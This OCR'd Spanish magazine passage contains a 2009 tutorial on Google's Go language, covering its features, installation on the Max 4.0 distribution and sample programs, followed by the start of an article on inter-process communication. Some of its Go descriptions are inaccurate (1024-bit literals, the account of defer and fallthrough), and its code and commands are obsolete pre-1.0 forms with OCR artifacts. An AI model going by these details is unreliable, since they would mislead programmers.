Go está cerca de Android, el nuevo sistema operativo para terminales móviles de Google, ambos compilan en C y Go se integra bien en este sistema operativo. Lo mismo ocurre con el sistema operativo Chrome. Como comenta Pike, Go tiene que encontrar su sitio, pero está bien colocado.

Tampoco es casualidad que Go salga una semana antes que el sistema operativo Chrome, está claro que Google no da puntadas sin hilo y resulta interesante que este software de sistemas sirva en aplicaciones web, e incluso tiene un prototipo funcionando en el Google Native Runtime ejecutando código binario en navegadores web. Podemos acceder a esta información en: *http://code.google.com/p/nativeclient/*.

El concepto actual es que los ficheros relevantes, configuración de base de datos, etc., del lado del servidor, no sean accesibles desde el cliente y que el código generado o que tenga que ser ejecutado como petición y que tenga riesgo corra en el navegador. Esto se traduce en algo seguro pero lento.

Nos imaginamos aplicaciones web escritas enteramente en Go corriendo en los dos lados, cliente y servidor, compartiendo código, variables, funciones y órdenes sin restricciones, ejecutándose más rápido y seguro que JavaScript... suena bien. Y eso que Google había dado un buen zarpazo a otros navegadores con su rápida tecnología JIT (Just in time compiller) implementado en su nuevo navegador Chrome, con la creación de un eficiente sandbox (un pequeño entorno seguro donde puede correr todo lo nuevo y sospechoso estando además muy bien integrado con los plugins). Quizás no sean tecnologías excluyentes al fin y al cabo y la virtualización y los entornos seguros bajo un lenguaje común nativo con características mixtas (de tipo compilado e interpretado) sean la forma final de funcionamiento transparente cliente-servidor.

Nombre polémico

Otra cuestión es el nombre Go, a los pocos días de salir este lenguaje, un tal FrancisMcCabe publica en los foros de Google Code que lleva trabajando diez años en un lenguaje multiplataforma y que hagan el favor de cambiar la denominación del nuevo software. Aquí se puede ver el enlace original *http://code.google.com/p/go/issues/detail?id=9*. Incluso vende un libro en lulu *http://www.lulu.com/content/paperback-book/lets-go/641689*.

La diversidad de opiniones está servida. Lo cierto es que McCabe no registró ni patentó nada sobre su nuevo lenguaje y esto juega en su contra. Pero desde el punto de vista de la propiedad intelectual es una creación reconocida, extendida y que ha dado frutos económicos. Desde Google se ha dicho que se mirará el asunto con tranquilidad.

En Europa el software no es patentable, lo que se suele hacer es añadir al programa inventado un hardware o dispositivo que lo



Figura 2. El vídeo se encuentra disponible en *http://www.youtube.com/watch?v=rKnDgT73v8s*

soporte, que sí es admitido por la oficina de registro de patentes y que realiza la función deseada junto con los algoritmos que se han implementado. Esto no ocurre en Estados Unidos donde prácticamente "todo" se puede registrar en la oficina de patentes (es relevante que uno de los buscadores más potentes de patentes americanas de todo tipo lo proporciona Google).

Esto no significa que crear, inventar y diseñar nuevo software en Europa no se proteja, el estatus de protección al que podemos acogernos supone depositar la creación del lenguaje o nuevo software en el Registro de la Propiedad Intelectual por un coste razonable.

La cultura de proteger las creaciones y soluciones no está muy implantada en nuestra sociedad, tampoco desde la Universidad se establece una filosofía de patentar el valor creado, y además, si inventas algo trabajando para una empresa, esta pasa a tener los derechos de lo creado por sus trabajadores.

Más allá de aspectos legales o de fuerza, desde la comunidad de programadores unos piensan que Google dará una salida elegante al asunto, ya sea a través de reconocimiento, acuerdo... y otros que Google cambiará a un nombre "seguro" en cuanto este lenguaje salga de la infancia, y esto parece que puede ser pronto porque Go ha recibido recientemente el premio TIOBE, que identifica al lenguaje de programación que más cuota de mercado ha ganado en 2009, un 1,25 % del total, ¡y eso que solo ha salido a la luz en noviembre de 2009! En el siguiente enlace se puede ver este asunto: *http://www.tiobe.com/index.php/content/paperinfo/tpci/index.html.*

Características específicas de programación

Go no es una evolución de C/C++, hay parecidos en algunos aspectos, pero sería un error considerarlo un mero sucesor en el desarrollo de este lenguaje. Presenta también aspectos de Limbo, una presentación comercial de Plan 9. Go presenta características nuevas y originales que cambian la forma usual de programar.

Procedamos a comentar algunas de las características de este lenguaje:

- Comentarios: Para introducir comentarios se hace igual que en `C con // o entre /* y */.`
  Por ejemplo, para un comentario en una sola línea
  `// Comienza el programa.`
  O un comentario más largo en párrafo
  `/* Comienza el programa y voy a explicar en que consiste encontraremos su... dando como resultado tres /`




Figura 3. Se accede al vídeo del Framework en *http://www.youtube.com/watch?v=4RSJg_1TdpA*

- El uso de punto y coma ";" al final de la línea está omitido si termina con paréntesis o llave, también lo inserta automáticamente cuando detecta final de variable o número, palabra clave u operador. Más rapidez y comodidad a la hora de picar código al poder omitir bastantes ";".
- Lo que en C++ son clases, en Go son interfaces que son más generales y abstractas, no portan datos de miembros y los métodos asociados son virtuales. No se requiere explicitar la herencia de los objetos y la implementación de la interfaz está separada del runtime de la misma. Es realmente bastante novedoso, porque es un concepto muy abierto, permite un diálogo fluido para añadir y configurar los métodos y además que detecta las entidades a las que se va aplicar e implementa los métodos adecuados. Me recuerda a los mixin de Ruby pero más potente.
- El programa se presenta con un paquete principal desde el cual se pueden importar otros paquetes según las necesidades o tareas a realizar.
- El paquete estándar de funcionamiento normal entrada/salida es fmt.
- Así tenemos para un programa básico en Go del tipo "Hola Mundo" la siguiente cabecera de código:

```
package main
      import (
       "fmt";
 )
```

- Y después el programa se ejecuta entrando por la función main del paquete main para realizar la orden de sacar en pantalla el saludo Hola Mundo... esto lo lleva a cabo la función Printf del paquete fmt que hace que aparezca en pantalla.

```
      func main() {
      fmt.Printf("Hola Mundo...\n")
      }
```

Se pueden ver los paquetes a importar y las funciones asociadas en *http://golang.org/pkg/.*




Figura 4. Probando Go sin instalar nada

Una variable puede ser inicializada de dos maneras, especificando el tipo cuando se declara, o bien no especificando el tipo, por lo que Go asume el tipo de la variable por el tipo de expresión de inicialización y el valor inicial, o si no lo presenta, asignará el valor inicial 0 o nil (lo que en C++ sería null o 0). Go no contempla variables sin inicializar, realiza la declaración implícita que considera adecuada en el contexto de inserción.

Si más adelante hay algún problema, como puede ser de incoherencia de valor o segmentation fault, será por el runtime del programa o fallos de la lógica del mismo y así aparecerá ante nosotros. Esto se traduce en comodidad para el desarrollador.

Go permite retornar simultáneamente varios valores resultado de una función, esto se traduce en una gestión más rápida y eficiente de la información, si has programado en python te sonará lo retornado por la función map () para un rango de valores.

Go implementa las goroutines, permitiendo correr gran número de procesos independientes y concurrentes, esto es de gran eficacia en servidores masivos, lo importante es que al final, la información generada esté ordenada y controlada, por ahí van los canales de Go, concepto similar al de las tuberías de Unix pero con un soporte mucho más robusto. La sincronización de los datos no se produce hasta que no se hayan llegado y leído todos (este es el cuello de botella sobre el que se está trabajando para correr más rápido).

Permite hacer Switch sobre strings con dos keyboards interesantes, falltrought y defer. La primera permite fluir al siguiente case y la segunda pone en cola de espera de ejecución de una función posterior tras haber cerrado un archivo (con defer fclose) si la condición no se cumple en una función primera bajo la vigilancia del "case" correspondiente. Esto es sin duda, más limpio y seguro.

Para crear hilos (threads) tan solo hay que picar "go funcion(), sencillísimo.

El size de los literales es grande, 1024 bits, permite aproximaciones serias en cálculos matemáticos de logaritmos y en el empleo de números como Pi:

```
const Pi float64 = 3.14159265358979323846
```

Todo software colaborativo necesita una arquitectura que ofrezca soporte para la organización y desarrollo de proyectos complejos, donde se puedan realizar convenientemente los test unitarios y las pruebas de integración. A finales de enero se presentó la conferencia con el título "Go Behave! A Bdd Framework for the Go Programming Language", de la que hay un interesante vídeo sobre este framework (ver Figura 3).



Figura 5. Portal de Educamadrid de la Consejería de Educación de la Comunidad de Madrid

Entorno de programación y propiedades

Go no trae consigo ninguna interfaz de programación por lo que todo se pica, compila, linkea y ejecuta en modo consola, de momento. El entorno de programación de Go, ha de tener en cuenta las siguientes variables de inicio: $GOROOT es el root del árbol de directorios de Go. Normalmente se sitúa en $HOME/go pero se puede especificar el que se quiera. En $GOOS and $GOARCH encontramos los sistemas operativos y las arquitecturas de compilación permitidas. Así $GOOS será para Linux, darwin (Mac OS X 10.5 or 10.6),y nacl (Native Client, an incomplete port).

Por otro lado, $GOARCH es para amd64 (64-bit x86, the most mature port), 386 (32-bit x86), and arm (32-bit ARM, an incomplete port). Las combinaciones de sistema *operativo/arquitectura* válida son *linux/amd64, linux/arm, linux/386, darwin/amd64, darwin/386, y nacl/386. $GOBIN* (optional).

Los programas en binario se instalarán en $GOBIN, asegurándonos de que el compilador va a encontrarlo durante el proceso a través de $PATH. Por defecto, los binarios están en $HOME/bin, que deberá aparecer en tu $PATH.

Hay que tener en cuenta que Go es un lenguaje multiplataforma y que la compilación se realiza mediante llamada al $GOOS y $GOARCH al binomio sistema operativo/arquitectura del ordenador que contiene los programas, es lo que se conoce como cross-compiling.

Se pueden configurar estas variables de entorno con la edición del fichero .bashrc del usuario correspondiente.

Por ejemplo:

```
export GOROOT=$HOME/go
export GOARCH=amd64
export GOOS=linux
```

Comprobando su configuración desde:

```
$ env | grep '^GO'
```

Go está escrito en C, por lo que es necesario disponer del compilador integrado del proyecto GNU, conocido como GCC, de las bibliotecas estándar de C y un generador Bison (es un parser que genera filtros para adecuar la descripción gramatical de contexto libre a un programa en C).

El sistema de control de versiones de código fuente que se va a utilizar es Mercurial. La idea básica del marco de control de las versiones de este nuevo lenguaje de programación es que los diversos grupos de desarrolladores puedan hacer las aportaciones y actualizaciones de la manera más descentralizada, rápida y escalable posible.

Listado 1. Configuración del archivo .bashrc

```
# configurando Go, lenguaje de programación
  de Google
     export GOROOT=/home/madrid/go/hg
     export GOOS=linux
     export GOARCH=386
     export GOBIN=/home/madrid/go/bin
     export PATH=$PATH:$GOBIN
```

Listado 2. Hola a todos...

```
        package main
            import "fmt"
           func main() {
           fmt.Printf("Hola a todos...\n")
           }
```

Listado 3. Ejemplo 1

```
package main
import "fmt"
func main() {
        sum := 0;
// se inicializa la variable sum a cero.
        for i := 1; i < 101; i++ {
 //bucle de los 100 primeros números naturales
        if i%7 == 0 || i%11 == 0 {
//la condición es o divisible por 7 o (condicional lógico) divisible por 11
        sum += i
// se van sumando los números que cumplen el criterio.
                }
        }
        fmt.Printf("%d\n", sum);
// al terminar el for sale en pantalla el número sum
}
```

Listado 4. Ejemplo 2

```
package main
import (
        "bufio";
        "fmt";
        "os";
)
func main() {
        fmt.Printf("Ejemplo de captura de teclado...\n");
        for {
                fmt.Printf("Escribe algo: ");
                entrada := bufio.NewReader(os.Stdin);
/* entrada es el objeto generado por bufio a través de su función NewReader, en este caso un lector,
tambien puede ser un writer o escritor.*/
                captura, error := entrada.ReadString('\n');
/*devuelve dos valores por lectura de teclado, lo contenido hasta el delimitador que es la captura y un
error que  sale distinto de cero si el delimitador o final de lectura no aparece*/
                if error != nil {
                fmt.Fprintln(os.Stderr, "Error en la lectura: ", error);
/*no debemos preocuparnos porque el error no va a salir, ya que el intervalo del contenedor de lectura
está definido por defecto como default size e interpreta cualquier tamaño como válido y error no va a ser
nunca distinto de cero entonces*/
                }
                linea := string(captura);
// linea asume en tipo cadena lo asumido por captura
                if linea == "salir\n" {
/*si lo escrito es igual a 'salir' pasamos el valor 0 a os.Exit desencadenando la salida del programa, es
muy útil la package documentation para ver el funcionamiento de os y su función Exit.*/
                        os.Exit(0);
                }
                fmt.Printf("Has escrito: %s", linea); //sacamos en pantalla lo escrito por teclado.
        }
}
```

Esto es fiel a la filosofía Cloud de pequeñas granjas de servidores de Google, que huye de un servidor centralizado y de estructuras "gran jefe", así, Mercurial es lo ideal para grandes proyectos distribuidos. Además, está implementado en Phyton, lenguaje por el que ha apostado fuerte Google, solo hay que ver el peso de este lenguaje en los productos "nube" de Google, como AppEngine, y que tenga desde hace algunos años en nómina a su creador, Guido van Rossum.

Mercurial incluye un programa de comparación de versiones, el diff, escrito en C y cuya eficacia está contrastada desde los inicios de Unix hasta la comparación de binarios actual. NetBeans, por ejemplo, trae Mercurial en su pack.

Go es un lenguaje que utiliza paquetes y gestiona las dependencias generadas en el programa. Está definido por BNF, una notación algorítmica formal para concretar la sintaxis del lenguaje. BNF está muy extendida y usada en otros lenguajes de programación comunes y conocidos.

Go!. Go!. Go!. A empezar...

Si queremos probar "Go" sin instalar nada ni complicarnos, podemos acudir a la siguiente dirección *http://gofmt.com/compile.html*, donde tenemos un compilador, un linkeador y un runner de código en la web, solo picar código y adelante. En la Figura 4 podemos ver como queda.

También te puedes descargar el código que te interese una vez realizadas las pruebas que consideres y cuyo resultado sea satisfactorio.

Se comentan a continuación, los pasos para trabajar con Go en "local", en nuestro ordenador, este manual se ha hecho sobre Max 4.0, la distribución educativa basada en Ubuntu de la Comunidad de Madrid del año 2008/2009, para la versión Max 5.0 del curso 2009/2010 los pasos son similares.

Esta distribución Max 4.0 puede descargarse desde el portal de la Consejería de Educación de la Comunidad de Madrid conocido como EducaMadrid en la dirección www.educamadrid.org (ver Figura 5).

Una vez aquí, accedemos a la pestaña MAX y hacemos clic en CÓMO OBTENERLA y ya disponemos de la imagen ISO en sus versiones nano para pen drive, cd-live o dvd-live.

Paso 1

Partimos de Max 4.0 instalado y corriendo. El usuario es madrid y la contraseña por defecto cmadrid. Abrimos un terminal, nos vamos a inicio, accesorios, terminal o directamente botón derecho del ratón sobre escritorio, abrir terminal.

Paso 2

Creamos el directorio go dentro del usuario madrid:

```
$ sudo mkdir go
```

Paso 3

Creamos el directorio bin dentro del recién creado go:

```
$ cd go
$ sudo mkdir bin
```

Paso 4

Configuramos las variables de arquitectura, sistema operativo y ruta de acceso a los binarios en el fichero .bashrc del usuario. Nos situamos en /home/madrid y editamos el archivo .bashrc

```
$ cd /home/madrid
$ sudo gedit .bashrc
```

Añadimos estas líneas al final del archivo (ver Listado 1), guardamos y cerramos. Aplicamos los cambios sin tener que reiniciar la consola:

```
$ source .bashrc
```

Paso 5

Comprobamos que todo ha quedado bien configurado:

```
$ env | grep '^GO'
GOBIN=/home/madrid/go/bin
GOARCH=386
GOROOT=/home/madrid/go/hg
GOOS=linux
```

Paso 6

Seguimos las indicaciones del Install de Go de *http://golang.org* para Ubuntu y aplicamos el siguiente comando de adquisición de Python:

```
$ sudo apt-get install python-setuptools python-dev
```

Paso 7

Instalamos mercurial:

```
$ sudo easy_install mercurial
```

Paso 8

Nos bajamos el código fuente de Go:

```
$ sudo hg clone -r release https://go.googlecode.com/hg/
```

Paso 9

Nos descargamos e instalamos las librerías necesarias para el compilado a través de:

```
$ sudo apt-get install bison gcc libc6-dev ed make
```

Paso 10

Procedemos a compilar el fuente de Go:

```
$ cd $GOROOT/src
```

Y llegados a este punto accedemos a los privilegios de root, puesto que estamos en los dominios de la compilación y requiere privilegios máximos, si no, nos va a dar complicaciones y permisos de acceso denegados.

En Ubuntu, el root está desactivado por defecto, lo activamos y establecemos una contraseña:

```
$ sudo passwd
Introduzca la nueva contraseña de UNIX: (escribimos la
contraseña)
Vuelva a escribir la nueva contraseña de UNIX:
(repetimos la contraseña)
passwd: contraseña actualizada correctamente
$ su root
Contraseña: (aquí escribimos la contraseña antes pedida)
root@max40:/home/madrid/go/hg/src# ./all.bash
```

Si todo va bien (puede dar problemas de PATH, por lo que tendríamos que volver a picar en terminal $ source .bashrc y después ejecutar ./all.bash, de nuevo) tendremos, tras esperar un rato compilando, lo siguiente:

```
--- cd ../test
1 known bugs; 0 unexpected bugs
```

Paso 11

Procedemos a escribir nuestro primer programa. Abrimos un editor de textos cualquiera, como el Abiword (Inicio – Oficina – Editor de Textos Abiword), pego el código del programa "Hello World" de la página inicial de golang.org, cambiamos el saludo a Hola a todos (ver Listado 2). Lo guardo en Documentos del usuario madrid como hola.go siendo el tipo de archivo Text.

Listado 5. Ejemplo 3

```
package main
import (
  "rand";
  "fmt";
  "time";
  "bufio";
  "os";
  "strings";
 "strconv";
"flag";
)
func aleatorio(r int) int { //ponemos antes de la función main las dos funciones que vamos a utlizar.
  rand.Seed(int64(time.Nanoseconds() % (1e9 - 1)));
    /* generamos un aleatorio entre 1 y 1000 con la función aleatorio*/
    r = rand.Intn(999) + 1;
return r;
}
func teclado (apuesta int) int {
/* con la función teclado realizamos las entradas numéricas del usuario apostando*/
flag.Parse();
  apuesta, err := strconv.Atoi(flag.Arg(0));
  if err != nil {
    entrada := bufio.NewReader(os.Stdin);
    fmt.Print(" introduce un número del 1 al 1000: ");
    minumero, _  := entrada.ReadString('\n');
    num_minumero, _ := strconv.Atof64(strings.TrimSpace(minumero));
// con strconv.Atof64 estamos forzando el cambio de tipo a int para poder operar con números
    apuesta = int(num_minumero);
  }
  return apuesta;
  }
func main() {
 var x, r, y, apuesta int;
 x = aleatorio(r);
 //partimos del valor entre 1 y 1000 generado por el ordenador aleatoriamente.
         for i := 1; i < 1000; i++ {
// esclavizamos el proceso bajo el contador encubierto i en el for
                  y = teclado(apuesta);
// tenemos la interacción con el usuario a través de teclado
         if y > x {
         fmt.Printf(" es menor...    ");
         }
         if y < x {
         fmt.Printf(" es mayor...    ");
         }
         if y == x {
         fmt.Printf("!!!!ACERTASTE¡¡¡¡, en total el número de intentos fue: %d\n", i);
         os.Exit(0);
// acabado el juego salimos del programa.
                  }
                  }
}
```

Paso 12

Volvemos al usuario madrid:

```
root@max40:/home/madrid/go/hg/src# su madrid
Accedemos a la carpeta Documentos donde he
guardado hola.go
$ cd /home/madrid/Documentos/
Compilamos hola.go
madrid@max40:~/Documentos$ 8g hola.go
```

Paso 13

Linkeamos hola:

```
madrid@max40:~/Documentos$  8l hola.8
```

Paso 14

Corremos hola:

```
madrid@max40:~/Documentos$  ./8.out
Hola a todos...
```

Ejemplos

- En el primero vamos a realizar un programa que sume todos los números múltiplos de 7 o de 11 comprendidos en los 100 primeros números naturales (ver Listado 3).
- En el segundo programa sale en pantalla cualquier texto que escribamos hasta que tecleamos "salir", con lo que termina el programa (ver Listado 4).
- En el tercero vamos a realizar un pequeño juego, se trata de que el ordenador genera un número aleatorio entre 1 y 1000 de manera que el usuario intenta adivinarlo a través del teclado. El ordenador le indica si es mayor o menor que el aleatorio hasta que acierta (ver Listado 5).
- En el cuarto ejemplo creamos un archivo de texto en el que introducimos algún contenido (ver Listado 6).
- Accediendo al directorio de este programa.go veremos también el fichero test.txt y abriéndolo comprobaremos que tenemos dentro el texto referido en el programa.

Listado 6. Ejemplo 4

```
package main
◦ import (
◦         "os";
◦         "fmt";
◦ )
◦ func main ()
◦ {
◦ /* abre un archivo para escritura, crea uno si no
existe y si ya existe lo reemplaza. Los permisos son
de lectura y escritura al estilo Unix*/
◦ file, err := os.Open("test.txt", os.O_WRONLY|
◦ os.O_CREAT|os.O_TRUNC, 0600);
◦ if err != nil {
◦ fmt.Println("Error en la apertura del archivo");
◦          } else {
◦            // Escribimos el contenido
◦             fmt.Fprintf(file, "Estos son
              algunos datos para el archivo.\n");
◦             file.Close();
1.                          }
1. }
```

Comentarios

Estos días, podemos encontrar multitud de foros donde se comentan las sensaciones de trabajar con este nuevo lenguaje. Las opiniones son muy variadas y merece la pena echar un vistazo, para ello podemos acercarnos a Google y buscar y leer un buen rato, es interesante ver las experiencias de programadores.

Cuando enseño C/C++, Java, HTML, JavaScript, PHP, Phyton... a mis alumnos de Bachillerato, me gusta observar su curva de aprendizaje, lo que les transmite, lo que les aporta, donde se atascan, donde profundizan...

Observo que C les da potencia, cercanía al micro, bibliotecas, gestión de memoria...

Java les introduce al concepto de correr fuera (máquina virtual) y multiplataforma, orientado a objetos, la gestión de la basura, la potencia de estar muy bien soportado por la comunidad y utilizar gran cantidad de recursos gráficos...

HTML es sencillo, inmediato y les conecta con la web y la interpretación. La nueva versión HTML5 es fuerte.

JavaScript les da la posibilidad de la interacción y el "juego". Google ha apostado por correr más rápido y seguro este lenguaje en su nuevo navegador.

PHP amplía su visión al mundo del servidor y las bases de datos, la construcción dinámica...

Es muy satisfactorio verlos crecer con los distintos metalenguajes.

¿Y Go? Pues es una opción que les es agradable, les suena, es operativo y "sencillo", más intuitivo, muy orientado a servidores y la gestión de información en la red. Yo les comento que puede tener futuro sumarse a su desarrollo, es un buen momento, les animo, estamos al principio y todo está por hacer.

Go cuenta con un par de grupos interesantes de apoyo para todo aquel que quiera trabajar en este nuevo lenguaje, por un lado el grupo de trabajo en inglés, muy potente, donde se pueden encontrar desde respuestas a dudas simples, ejemplos de código... hasta un twitter escrito en Go, y más. *http://groups.google.com/group/golang-nuts?pli=1.*

Y el grupo en español, Golang-Spanish, más modesto pero igualmente interesante*: http://groups.google.es/group/golang-spanish.*

Sin duda es un buen momento para empezar con Go, así que no lo dudéis y …

Ready!. Steady!. Go!



Sobre el autor

Carlos Artiles Fontales estudió Ingeniero Agrónomo y trabaja como profesor de Secundaria desde hace 7 años. Actualmente pertenece al Departamento de Tecnología del I.E.S. Carmen Martín Gaite de Moralzarzal en Madrid. Imparte Tecnologías de la Información y la Comunicación en 1º de Bachillerato e Informática en la E.S.O. Para contactar: *tooltic@gmail.com.*

Comunicación entre procesos:

En busca del eslabón perdido

Lino García Morales

Un *proceso* es un programa en ejecución, una secuencia de órdenes. Los procesos corren en la unidad central de procesamiento (CPU, Central Processing Unit) y son los encargados de manipular, crear y gestionar información o datos. Cualquier CPU es capaz de correr, al menos, un proceso y las más sofisticadas son capaces de correr múltiples procesos simultáneamente en el mismo dispositivo (lo cual se conoce como multiprocesamiento). Los procesos se inician, consumen cierto tiempo de procesador y paran, normalmente a la espera de algún dato, cuando finalizan su tarea o siguen infinitamente.



es@lpmagazine.org

Precisamente para los procesadores menos dotados (mono procesos) se idearon diferentes estrategias para poder optimizar el uso del tiempo del procesador y *simular* la ejecución simultánea de múltiples procesos; una especie de falso multi-procesamiento. Todos estos mecanismos los gestiona el proceso con mayor privilegio que corre en un ordenador: el sistema operativo (*OS, Operating System*).

Una vez que varios procesos corren, ya sea de forma real o artificial, "simultáneamente", la necesidad de intercambiar datos es inmediata. Incluso los sistemas operativos se organizan en múltiples procesos, cada uno encargado sólo de determinada función, y son sus interrelaciones las que permiten determinados comportamientos o procesos a una escala mayor. En esta economía de recursos no tiene sentido, por ejemplo, que el proceso de un editor de texto se quede esperando, sin permitir a la CPU hacer ninguna otra cosa, mientras el usuario se decida a teclear un carácter o haga clic con el ratón en determinada opción. Mientras, el OS puede estar descargando sus mensajes de correo, imprimiendo una foto, reordenando el disco duro, etc. Pero, una vez que se genere la información desde el teclado, se deberá notificar al editor de texto para que continúe con su funcionamiento o "proceso".

El siguiente paso es obvio, interconectando varias CPU, los procesos de cada una pueden compartir datos con los de sus vecinas incrementando enormemente la capacidad de procesamiento. Internet, de hecho, desde este punto de vista, es el ordenador más grande que existe en la Tierra y son muchas las aplicaciones que empiezan a darle ese uso.

Uno de los proyectos más conocidos de este tipo es SETI (Search for ExtraTerrestrial Intelligence). El proyecto SETI tiene como misión explorar, entender y explicar el origen, la naturaleza y la existencia de vida en el Universo gracias al uso de la radioastronomía. La radioastronomía estudia el Cosmos mediante la medición de las radiaciones electromagnéticas en la región de radio del espectro, cuya longitud de onda es mayor que la luz visible del espectro (región del espectro en la que los telescopios convencionales trabajan). Pero el volumen de datos que generan los




Figura 1. Secuencia 6EQUJ5 (conocida como WOW) detectada por Jerry R. Ehman, profesor voluntario en el proyecto SETI, el 15 de agosto de 1977 a las 23:16h. Es la señal anómala más intensa detectada por un radiotelescopio y la única hasta la fecha que podría tener un origen extraterrestre.

radiotelescopios es enorme. Procesar todo esa información requiere de una potencia de proceso descomunal. SETI@Home usa los tiempos muertos de los ordenadores conectados a Internet para realizar la búsqueda de inteligencia extraterrestre, mediante la ejecución de un programa de descarga gratuita que analiza los datos extraídos de los radiotelescopios (*http://setiathome.ssl.berkeley.edu/*).

La Figura 1 muestra el resultado más importante del proyecto SETI y la Figura 2 una captura de la imagen que muestra el salvapantallas mientras procesa los datos enviados por el servidor del proyecto.

Sea cual sea el ámbito donde corre un proceso sólo tiene cuatro estados posibles:

- Corriendo. Instrucciones en ejecución.
- Bloqueado. El proceso espera porque ocurra algún evento (como la finalización de un proceso de entrada/salida).
- Listo. El proceso espera su asignación al procesador.
- Condenado. El proceso espera por un evento que no ocurrirá nunca.

El proceso más frecuente, por raro que parezca, es bloqueado. La mayor parte del tiempo el ordenador está ocioso. Los tiempos de entrada-salida son de orden significativamente superior a los tiempos de ejecución. Los procesos para transitar de un estado a otro necesitan comunicarse entre sí. El proceso que espera una acción del teclado lo hace hasta que el proceso que gestiona el teclado avisa. Como un sistema de auto-regulación del tráfico que garantiza un comportamiento "civilizado". Es necesaria una jerarquía.

¿Cómo se comunican entre sí los Procesos?

La comunicación entre procesos (IPC, Inter Process Communication) se puede realizar según las siguientes categorías:

Tubería (*Pipe*). Sistema de comunicación unidireccional (half dúplex) entre procesos dentro del mismo sistema que proviene de UNIX. En una tubería un proceso escribe datos y otro proceso los lee. Una de sus ventajas es que los datos sólo pueden ser leídos una vez en el mismo orden en el cual fueron escritos.

FIFO (*Firs In First Out*). Mecanismo de colas similar a la tubería; en realidad la FIFO es una tubería identificada con un nombre. La única diferencia sustancial respecto a las tubería es que las FIFO existen más allá del ciclo de vida del proceso.

Memoria Compartida. Este mecanismo permite la comunicación entre diferentes procesos como si compartiesen un espacio de direcciones virtual; cualquier proceso que comparta una región de memoria puede escribir y leer en/de ella. El mecanismo System V IPC describe el uso del mecanismo de memoria compartida en cuatro pasos:

- Obtener memoria compartida. Búsqueda de un identificar correspondiente a un área de memoria.
- Obtener la dirección a la memoria compartida a través de su identificador.
- Desconectar o aislar la memoria después de usar.
- Finalmente uso de la dirección para controlar los accesos, permisos, recibir información y destruir el área de memoria compartida.

Este es el mecanismo más rápido de los servicios System V IPC; sin embargo, no garantiza la consistencia de los datos (un proceso puede leer de un área de memoria compartida mientras otro proceso escribe). El acceso a esta memoria debe ser mutuamente exclusivo y se consigue mediante mecanismos de sincronización entre procesos como semáforos; que permiten bloquear y liberar la memoria.

Memoria mapeada. La memoria mapeada, como la FIFO y la tubería, es una memoria compartida identificada con un nombre. Esta sutil diferencia tiene una gran importancia y es que el mecanismo de memoria mapeada permite mapear un archivo en un sistema de archivo a una porción de memoria. Linux provee las llamadas al sistema *mmap* y *munmap* para utilizar los mecanismos de memoria mapeada. Tampoco estos mecanismos proveen opciones de sincronización.

Colas de mensajes. Mecanismo de System V IPC que permite que los procesos envíen información a otros de manera asíncrona; el proceso que envía continua con su ejecución sin esperar acuse de recibo del proceso receptor; el receptor no espera si no tiene mensajes en su cola. Esta cola es implementada y mantenida por el *kernel*.

Sockets. Mecanismo IPC más popular simplemente porque es el único mecanismo que soporta la comunicación entre diversas máquinas.




Figura 2. El salvapantallas de SETI@home es una complicada pieza de programa analítico científico. Éste realiza un enorme conjunto de operaciones matemáticas sobre los datos que descarga desde el programa SETI en Berkeley. La gráfica del salvapantallas de SETI@home se divide en cuatro secciones principales: información del usuario, información de los datos, análisis de los datos y gráfico tridimensional frecuencia-tiempo-potencia.

